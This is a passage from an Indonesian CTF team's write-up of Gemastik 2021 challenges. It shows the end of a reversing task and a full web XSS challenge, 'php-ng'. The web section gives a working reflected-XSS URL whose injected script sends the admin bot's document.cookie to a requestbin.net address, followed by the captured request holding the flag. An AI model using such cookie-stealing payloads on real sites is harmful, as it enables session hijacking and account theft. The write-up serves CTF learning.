anehman@ubuntu:~/ctf/gemastik/2021/rev/slytherin$ python3 extractor.py; foremost sadf
Processing: sadf
|*|
anehman@ubuntu:~/ctf/gemastik/2021/rev/slytherin$ cd output/jpg/
anehman@ubuntu:~/ctf/gemastik/2021/rev/slytherin/output/jpg$ ls
00000012.jpg 00000032.jpg 00000057.jpg 00000084.jpg
anehman@ubuntu:~/ctf/gemastik/2021/rev/slytherin/output/jpg$
```

Flag dipisah menjadi 4 bagian

gemastik1.  
4{you\_just\_beat\_  
\_a\_shapeshifting  
\_malware}

### c. Flag

Flag: **gemastik14{you\_just\_beat\_a\_shapeshifting\_malware}**

# Web Exploitation

## 1. php-ng

### a. Executive Summary

Next gen php

- Challenge: <http://54.169.77.27:10011/>
- Report-url: <http://54.169.77.27:10012/>

Author: [circleous#0587](#)

### b. Technical Report

Pertama kami sedikit bingung sama soal ini, trus akhirnya kami sadar kalo ini soal XSS. Report-url digunakan untuk mentrigger bot admin untuk mengecek web yg kami submit. Disitu kita akan memanfaatkan script xss untuk mengambil cookie admin.

Pertama kami buat requestbin nya terlebih dahulu.

Kemudian trigger xss di web challenge dengan url ini

<http://54.169.77.27:10011/?sisi=4&l=1&t=1&name=%3Cscript%3Ewindow.location.href=%22http://requestbin.net/r/grh3vdazc=%22%2bdocument.cookie%3C/script%3E>.

Kemudian submit url nya ke web Report-url lalu lihat request pada requestbin

The screenshot shows a web browser displaying a requestbin.net page. The URL bar shows <http://requestbin.net>. The page content shows a GET request to [http://requestbin.net/r/grh3vdazc?c=flag=gemastik14\[php\\_output\\_buffering\\_13niva09nhfwofib\]](http://requestbin.net/r/grh3vdazc?c=flag=gemastik14[php_output_buffering_13niva09nhfwofib]). The page shows 0 bytes received. The headers section is expanded, showing the following information:

FORM/POST PARAMETERS	HEADERS
<p>None</p> <p>QUERYSTRING</p> <p>c: flag=gemastik14[php_output_buffering_13niva09nhfwofib]</p>	<p>Host: requestbin.net</p> <p>Connection: close</p> <p>Accept-Encoding: gzip</p> <p>Cf-IpCountry: SG</p> <p>X-Forwarded-For: 54.169.77.27, 172.70.142.171</p> <p>Cf-Ray: 67b1e1ba5a354a59-SIN</p> <p>X-Forwarded-Proto: http</p> <p>Cf-Visitor: {"scheme": "https"}</p> <p>Upgrade-Insecure-Requests: 1</p> <p>User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/91.0.4469.0 Safari/537.36</p> <p>Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9</p> <p>Sec-Fetch-Site: cross-site</p> <p>Sec-Fetch-Mode: navigate</p> <p>Sec-Fetch-Dest: document</p> <p>Referer: http://54.169.77.27:10011/</p> <p>Accept-Language: en-US</p> <p>Cf-Connecting-Ip: 54.169.77.27</p> <p>Cdn-Loop: cloudflare</p> <p>X-Request-Id: 8b95f7d5-2753-43cc-9a88-a274a2e51135</p> <p>X-Forwarded-Port: 80</p>

Terlihat bahwa ada cookie bernama flag dan isi cookie tersebut adalah flagnya.

### **c. Flag**

Flag: `gemastik14{php_output_buffering_13niva09nhfwofib}`